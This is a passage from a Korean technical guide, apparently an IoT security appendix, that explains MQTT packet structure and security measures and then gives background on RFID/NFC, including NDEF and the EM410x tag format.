MQTT PUBLISH 메시지에 포함되는 필드로 Payload 에 포함된 데이터를 published 할 때 사용하는 채널의 이름이다. UTF-8 인코딩이 되어 있고 32,767 의 길이 제한이 있다.

11.4.3. Payload

Packet 의 유형에 따라 포함되지 않을 수 있다. 일반적으로 전송되는 데이터가 포함된다.

11.4.4. 패킷 유형별 패킷 구조

일부 패킷의 구조를 살펴본다. 각 패킷을 구성하는 Header 와 Field 들은 앞서 설명한 내용과 연결되며, 패킷 유형에 따른 차이를 중점으로 설명한다.

11.4.4.1. CONNECT Packet

CONNECT 패킷은 TCP 연결이 설정된 후 클라이언트가 브로커/서버에게 보내는 첫 번째 패킷이다. CONNECT 패킷은 Fixed Header, Variable Header, Payload 로 구성되어 있다.

1) Fixed Header

Message Type 과 Control Flag 로 구성된 Control Field 와 Packet Length 로 구성되어 있다.

그림 250. Fixed Header 구조

2) Variable Header

MQTT 패킷임을 나타내기 위해 Protocol Name Length 와 Protocol Name 은 0004, MQTT 로 고정되며 변경할 수 없다. Connect Flag 는 설정 및 패킷 종류에 따라 변경된다. CONNECT 패킷의 경우 사용자 정보가 필요하지 않으며, Clear Session 과 Last Will 메시지가 없을 경우 02 가 된다.




그림 251. Variable Header 구조

3) Payload

CONNECT 패킷의 Payload 에는 클라이언트 식별자, 길이, Password 등이 포함되어 있다.




그림 252. Payload 구조

11.4.4.2. CONNACK Packet

CONNACK Packet 은 브로커가 CONNECT 요청 패킷을 수신했을 경우 클라이언트로 보내는 패킷이다. CONNACK 패킷에는 Fixed Header, Variable Header 가 존재한다. 11.3.5. CONNACK Message 에 작성된 CONNACK Message 가 포함된다.

11.4.4.3. PUBLISH Packet

Publisher 가 발행하거나 브로커에게 데이터를 보내고자 할 때 전송한다. 발행하는 메시지와, 메시지의 길이, topic 이름 등으로 구성된다. 'HELLOWORLD'라는 메시지를 게시하는 TEST topic 을 발행할 경우 전달되는 패킷은 다음과 같다.




그림 253. Publish Packet

11.4.4.4. SUBSCRIBE Packet

클라이언트가 데이터를 받기 위해 브로커에게 전송한다. 구독하고자 하는 Topic 이름과, Topic 길이, QoS 레벨 등으로 구성된다. TEST topic 을 QoS 레벨 0 으로 구독할 경우 전달되는 패킷은 다음과 같다.




그림 254. Subscribe Packet

* 참고: http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/errata01/os/mqtt-v3.1.1-errata01-os-complete.html

11.5. MQTT 보안

11.5.1. 사용자 인증

MQTT 는 사용자 이름/패스워드, 클라이언트 ID, 인증서를 이용하여 사용자 인증을 수행할 수 있다.

1) User Name/Password

MQTT 프로토콜은 인증을 위해 CONNECT 메시지에 사용자 이름 및 비밀번호 필드를 제공한다. 클라이언트는 MQTT 브로커에 연결할 때 사용자 이름과 암호를 보내는 옵션이 있다. 기본으로 제공하는 MQTT 사용자 인증을 사용하면 MQTT 브로커가 구현된 인증 메커니즘을 기반으로 자격 증명을 확인하고 다음 코드를 반환한다.

반환 코드	설명
0	연결 허용
1	연결 거부 : 사용자 이름 또는 암호가 잘못됨
2	연결 거부 : 승인되지 않음

2) Client ID

클라이언트는 MQTT CONNECT 메시지로 클라이언트 ID 를 브로커에게 제공한다. 클라이언트가 topic 을 구독하면 브로커는 클라이언트 ID 및 가입 주제를 기억한다. 클라이언트 ID 만을 이용한 사용자 인증은 가장 안전하지 않은 방법으로 대부분 사용자 이름, 패스워드를 이용한 인증과 같이 사용한다

3) X.509 인증서

가장 안전한 클라이언트 인증 방법이지만 구현이 복잡하다. 클라이언트는 TLS 핸드쉐이킹을 하는 동안 브로커에게 인증서를 제공한다. 일부 브로커는 애플리케이션 계층 인증에 인증서 정보 사용을 허용하기도 하며 브로커는 인증서의 모든 정보를 읽고 인증 목적으로 사용할 수 있다.

11.5.2. 데이터 보안

1) TLS/SSL

TLS 는 MQTT 가 아닌 TCP/IP 프로토콜의 일부이다. TLS 는 MQTT 메시지가 전송될 수 있는 암호화된 파이프를 제공하는 것으로 메시지 페이로드뿐만 아니라 MQTT 메시지의 모든 부분을 보호한다. TLS 구성 시 클라이언트 지원이 필요하다.

2) Payload 암호화

페이로드 암호화는 브로커가 아닌 애플리케이션 레벨에서 수행된다. 브로커를 구성하지 않아도 암호화된 데이터를 사용할 수 있고 브로커와 클라이언트 간 암호화가 아닌 종단 간 암호화를 뜻한다. 다만 페이로드 암호화는 연결 자체의 암호(사용 시)를 보호하지 않는다. 페이로드 암호화와 TLS 는 함께 사용할 수 있고 페이로드 암호화 시 인증서 외에도 공유 키를 사용할 수 있다.

3) 데이터 무결성

MQTT 메시지에 대한 데이터 무결성은 데이터 무결성 검사를 통해 확인할 수 있다. MQTT PUBLISH 패킷은 패킷의 내용을 확인하는 디지털 서명/MAC/Checksum 포함할 수 있고 계산된 스탬프는 일반적으로 페이로드에 추가된다. 패킷 수신자는 스탬프를 재 계산/검증하여 데이터의 무결성을 확인할 수 있다.

	Checksum	MAC	디지털 서명
데이터 무결성	O	O	O
인증	X	O	O
Non-Repudiation	X	X	O
Key	없음	대칭	비대칭

11.5.3. 접근 제어

리소스에 대한 접근 권한을 지정하여 특정 리소스를 사용하거나 작업 가능 여부를 제어하는 정책을 사용할 수 있다. 다양한 유형의 권한이 사용되며, 권한 부여 유형은 다음과 같다. 브로커에 따라 지원하는 제어 방법이 다를 수 있다.

이름	설명	예시
ACL(Access Control List)	ACL 은 리소스를 권한 목록과 연결하여 리소스에 접근할 수 있는 사람과 수행 가능한 작업을 명시한다.	Unix 파일 권한
RBAC (Role Based Access Control)	RBAC 는 특정 리소스에 대한 권한을 역할과 연결한다. 역할은 사용자와 리소스 간의 추상적인 개념이다.	SELinux, PostgreSQL, Active Directory

12. 별첨 3) RFID/NFC 상세이론

12.1. RFID/NFC 개요

12.1.1. RFID

RFID(Radio-Frequency Identification)는 무선 주파수를 이용해 ID 를 식별하는 방식으로 일명 전자 Tag 로 불린다. 전파를 이용해 먼 거리(최대 100m)에서 정보를 인식할 수 있으며, 고속으로 움직이는 물체도 식별할 수 있다. RFID 는 고유 정보가 담긴 RFID Tag, 데이터 송수신을 돕는 안테나, Tag 의 정보를 읽는 Reader, 분산된 Reader 시스템을 관리하는 호스트로 구성되어 있다. RFID Tag 는 정보를 기록하는 IC 칩과 Reader 에 데이터를 송신하는 안테나가 내장되어 있다.

RFID 는 사용 주파수에 따라 다음과 같이 구분된다.

- Low Frequency (LF, 낮은 주파수) : 30KHz ~ 300KHz 범위 사용. 대부분의 LF 시스템은 125kHz 에서 동작
- High Frequency (HF, 높은 주파수) : 3MHz ~ 30MHz 범위 사용. 대부분의 HF 시스템은 13.58MHz 에서 동작
- Ultra High Frequency (UHF, 매우 높은 주파수) : 300MHz ~ 3GHz 범위 사용. UHF Gen2 표준 시스템들은 860MHz ~ 960MHz 에서 동작

LF 대역은 30kHz ~ 300kHz 의 주파수를 지원한다. LF RFID 시스템은 125kHz 에서 동작하지만 134kHz 에서 동작하는 시스템도 있다. 이 주파수 대역은 10cm 이내의 짧은 판독 범위를 제공하며, HF 보다 읽기 속도가 느리지만 전파 간섭에 강한 특성이 있다.
HF 대역은 3MHz ~ 30MHz 의 주파수를 지원한다. 대부분의 HF RFID 시스템은 10cm ~ 1m 의 판독 범위에서 13.56MHz 로 동작한다.
품목 추적을 위한 ISO 15693 표준 및 근거리 통신(NFC)을 위한 ECMA-340 및 ISO/IEC 18092 표준과 같은 여러 HF RFID 표준이 있다. 다른 표준으로는 스마트 카드에 사용되는 MIFARE 기술에 대한 ISO/IEC 14443-A 및 ISO/IEC 14443-B, FeliCa JIS X6319-4 가 있다.

12.1.2. NFC

NFC(Near Field Communication, 근거리 무선 통신)는 최소한의 설정 시간과 전력 소비로 적은 양의 정보를 전송하는데 적합한 단거리 무선 연결 기술이다. 일반적으로 수 cm 이내에 기기들을 위치시켜 이들 기기 간 간단하고 안전한 양방향(점대점) 상호작용을 가능하게 한다.

NFC 애플리케이션에는 비접촉식 트랜잭션, 데이터 교환, WLAN 등 복잡한 기술의 간소화된 설정이 포함된다. NFC 는 두 루프 안테나 사이의 유도 결합을 기반으로 하며 전 세계적으로 이용 가능한 Unlicense ISM 대역(13.56MHz)에서 작동하고 106kbit/s, 212kbit/s, 424kbit/s 의 데이터 속도를 지원한다.

NFC 통신 프로토콜 및 데이터 교환 형식은 ISO/IEC 18092 의 기존 RFID 표준을 기준으로 한다.

- ISO/IEC 14443A 기반 NFC-A
- ISO/IEC 14443B 기반 NFC-B
- FeliCa JIS X6319-4 기반 NFC-F

이에 따라 NFC 기기가 기존 패시브 13.56MHz RFID 태그 및 ISO 18000-3 에서 인터페이스에 따른 비접촉식 스마트 카드와 호환된다. NFC 의 점대점 통신에는 Initiator 와 Target 이 필요하다. 전원에 연결된 두 NFC 기기 간 액티브 통신의 경우 Initiator 와 Target 이 번갈아 각각의 필드를 발생한다. 패시브 통신 모드의 경우 태그와 같은 패시브 Target 이 Initiator(ex : NFC 리더)에서 능동적으로 제공하는 RF 필드를 통해 동작에 필요한 전력을 끌어온다. 이 모드에서 NFC Target 은 배터리가 필요하지 않기 때문에 스티커와 같은 매우 간단한 형태로 만들 수 있다.




그림 255. NFC 타입

12.1.2.1. 작동 모드

1) Reader/Writer

ISO 14443 및 FeliCa 규격과 호환되는 NFC 기기는 스마트 포스터, 스티커 또는 열쇠고리에 통합된 태그(전원이 공급되지 않는 NFC 칩)를 읽을 수 있다.

ex) 스마트 포스터와 같은 옥외 광고, 작품 설명 등

2) Peer to Peer

ISO/IEC 18092 규격을 기반으로, 자체 전원을 이용하는 두 NFC 기기가 데이터(가상명함 또는 디지털 사진)를 교환하거나 WLAN 링크 설정 매개변수를 공유할 수 있다.

ex) 개인 간 데이터 전송, 명함 교환, 개인 송금 등

3) Card Emulation

NFC Reader 에서 저장된 데이터를 읽어 기존 시설 내에서 비접촉식 결제 및 발권이 가능하다.

ex) 신용카드, 교통카드, 멤버십 카드 등 각종 카드




그림 256. 작동 모드

12.1.2.2. NFC 스택 구조

1) Core Protocol

· RF Analog : NFC 물리적 계층을 정의한다.

· Digital Protocol : NFC 논리적 계층과 기본 전송 프로토콜을 정의한다.

· Activities : 다른 NFC 장치와 NFC 통신을 설정하는 규칙과 절차를 정의한다.

2) Logical Link Control Protocol (LLCP)

두개의 NFC 장치 사이에서 peer-to-peer 통신을 지원하는 OSI 2 계층 프로토콜을 정의한다. 양방향 통신을 포함하는 모든 NFC 애플리케이션에 필수적인 요소라고 할 수 있다. 이 규격은 비연결형과 연결형 두가지 서비스 유형을 정의하며, 3 개의 링크 서비스 클래스로 구성된다.

· connectionless service only : 신뢰성이나 흐름 제어 보증 없이 최소한의 설정만 제공한다.

· connection-oriented service only : 순서, 안정적인 제공, 흐름제어 및 세션 기반의 서비스 계층 멀티플렉싱을 추가한다.

· both connectionless and connection-oriented service

LLCP 는 산업 표준 IEEE 802.2 를 기반으로 하는 소형 프로토콜로 가벼운 파일 전송과 같이 데이트 전송 요구조건을 가진 작은 애플리케이션이나 OBEX 와 TCP/IP 와 같은 네트워크 프로토콜을 지원하여 애플리케이션에 더 강력한 서비스 환경을 제공한다. NFC LLCP 는 기존의 NFC 애플리케이션이나 칩셋의 상호운용성에 영향을 미치지 않고, ISO/IEC 18092 가 제공하는 기본 기능을 강화하면서, peer-to-peer 애플리케이션에 대한 기반을 제공한다.

3) Simple NDEF Exchange Protocol (SNEP)

SNEP 는 NFC 디바이스의 애플리케이션이 peer-to-peer 모드에서 다른 NFC 디바이스와 NDEF 메시지를 교환할 수 있도록 허용한다. 이 프로토콜은 안정적인 데이터 교환을 제공하기 위해 LLCP 연결 지향 전송 모드를 사용한다.

4) Tag Type

Tag Type 은 NFC 포럼에서 분류한 Tag 플랫폼을 의미하며 태그와 상호 작용하는 NFC reader/writer 및 관련 제어 기능을 구현하는 데 필요한 기술적 정보를 제공한다. 이 규격의 목적은 NDEF 메시지를 NFC 에서 읽고 쓰는 방법을 정의하는 것이다.

· Type 1 : NFC-A 를 기반으로 하며 Innovation Topaz 제품에서 사용된다.

· Type 2 : NFC-A 를 기반으로 하며 NXP 의 Mifare 제품에서 사용된다.

· Type 3 : 일본 산업 표준(JIS) X6319-4 와 호환되는 NFC-F 를 기반으로 한다.

· Type 4 : ISO/IEC 14443 시리즈와 호환되는 ISO 데이터 교환 프로토콜(ISO-DEP)을 기반으로 한다. 이 프로토콜은 NFC-A 또는 NFC-B 를 기반으로 한다.

5) NFC Data Exchange Format (NDEF)

NDEF 기술 규격은 NFC 애플리케이션 데이터의 표준 형식을 제공한다.




그림 257. NDEF 기술 규격

- Message Begin : NDEF 메시지의 첫 레코드
- Message End : NDEF 메시지의 마지막 레코드
- Chunk Flag : 하나의 페이로드를 여러개의 레코드로 나누어 전송할 경우 사용
- Short Record : 해당 비트가 1 일 경우 Payload Length 는 1byte, 0 일 경우 4byte
- ID Length : 해당 비트가 1 일 경우 Record ID 존재
- TNF : 타입 이름 필드

TNF	값	설명
Empty	0x00	페이로드가 없음
WKT(NFC Forum well-known type)	0x01	NFC Forum 에서 정의한 타입 형식 (ex. URI, Text ..)
MIME (MIME Media type)	0x02	MIME 타입 형식 (ex. plain/text, image/jpeg)
AURI (Absolute URI type)	0x03	URI 형식의 DTD 나 XML Schema 타입으로 사용 (ex. http://www.w3.org/TR/html4/strict.dtd)
EXT (NFC Forum external type)	0x04	NFC Forum 에서 정의한 규칙대로 임의의 타입 형식을 만들어 사용 (ex. startnfc.com:U)
Unknown	0x05	알 수 없는 형식의 페이로드
Unchanged	0x06	데이터를 여러 조각으로 나누어 전송하는 경우 이전 레코드의 타입과 같은 타입이라는 것을 나타냄
Reserved	0x07	추후 사용을 위한 예약

6) NFC Record Type Definition (RTD)

RTD 스펙은 NDEF 데이터 형식을 기반으로 한 3rd party 와 NFC Forum 애플리케이션 정의에 의한 표준 레코드 타입과 형식을 지정한다. 메시지 형식이 정의되고 구현을 위해 고려되어야 하는 문제의 해결을 위해 스마트 포스터와 리모컨 같은 제어 정보의 교환이 필요한 케이스에 애플리케이션 레벨의 규격이 중요하다. RTD 스펙은 새로운 애플리케이션의 레코드 형식을 효율적으로 정의할 수 있는 방법을 제공하고, 사용자가 NFC Forum 스펙을 기반으로 한 사용자 애플리케이션을 생성할 수 있는 기회를 제공한다.

ex) Text RTD, URI RTD, Smart Poster RTD, Generic Control RTD, Signature RTD, Device Information RTD

12.1.3. 동작 구조

NFC 단말기에는 전기가 공급되며, 지속적으로 자기장을 발생시키고 있다. 이 곳에 태그를 가져다 대면 태그 속 코일에 자기장이 유도되어 전기가 발생하고, IC 칩이 동작하게 된다.




그림 258. 동작 구조

12.1.4. 통신 모드

NFC 는 2 가지 통신 모드를 가지고 있다. Reader 와 Reader 간 통신을 위한 Active 모드와 Reader 와 Tag 간 통신을 위한 Passive 모드가 있다.

12.1.4.1. Active mode

송신기와 수신기 모두 전력 공급기의 역할을 하며 선택적으로 전자기장을 생성하여 통신할 수 있다. 한 기기가 데이터를 수신할 때는 고주파 전자기장을 비활성화 시킴으로써 수신기처럼 동작한다.

12.1.4.2. Passive mode

송신기가 반송파 전자기장(Carrier Field)을 수신기에 제공하여 수신기는 현재의 전자기장을 모듈레이팅하여 응답한다. 수신기는 송신기가 제공하는 전자기장에 의해 전력을 공급받아 동작하기 때문에 Transponder 라고 불린다. 수동 통신 모드는 P2P 와 RFID 통신을 위한 확장 모드이며, P2P 모드에서의 장점으로는 목표기기가 전원을 절약할 수 있다.

12.2. TAG 종류

12.2.1. Low Frequency TAG

12.2.1.1. EM410x

EM410x Tag 는 저주파 Tag 의 한 종류로, EM4100/4102/4105/4200 모델이 있으며 EM Microelectronic 에서 개발했다. 이 Tag 에는 암호화를 사용하지 않고 64 비트의 읽기 전용 메모리를 전달하는 비접촉 트랜스 폰더가 포함되어 있다. 제조업체에 의해 칩이 프로그래밍 될 때 Tag 별 고유 코드가 할당된다.




그림 259. EM410x 카드

EM410x Tag 의 특징은 다음과 같다.

- 125KHz 주파수에서 동작
- 메모리는 총 64 비트이며, 9 비트 헤더, 40 비트 데이터(고유 ID), 14 패리티 비트 및 하나의 정지 비트로 구성

12.2.1.1.1. EM4100/EM4102

EM4100 은 64bit 의 읽기 전용 메모리가 존재하며 태그 내 정보를 읽을 수 있지만 데이터를 변경하거나 카드가 초기 데이터로 프로그래밍된 후에는 새 데이터 작성이 불가능하다. EM4102 는 EM4100 과 특징, 기능 등의 차이가 거의 없다. 데이터 형식은 다음과 같다.

1	1	1	1	1	1	1	1	1	9 header bits
8 version bits or customer ID				D00	D01	D02	D03	P0	
				D10	D11	D12	D13	P1	
				D20	D21	D22	D23	P2	
32 data bits				D30	D31	D32	D33	P3	
				D40	D41	D42	D43	P4	
				D50	D51	D52	D53	P5	
				D60	D61	D62	D63	P6	
				D70	D71	D72	D73	P7	
				D80	D81	D82	D83	P8	
				D90	D91	D92	D93	P9	10 line parity bits
				PC0	PC1	PC2	PC3	S0	
4 column parity bits									

그림 260. EM4100/4102 데이터 형식

1) 데이터 전송

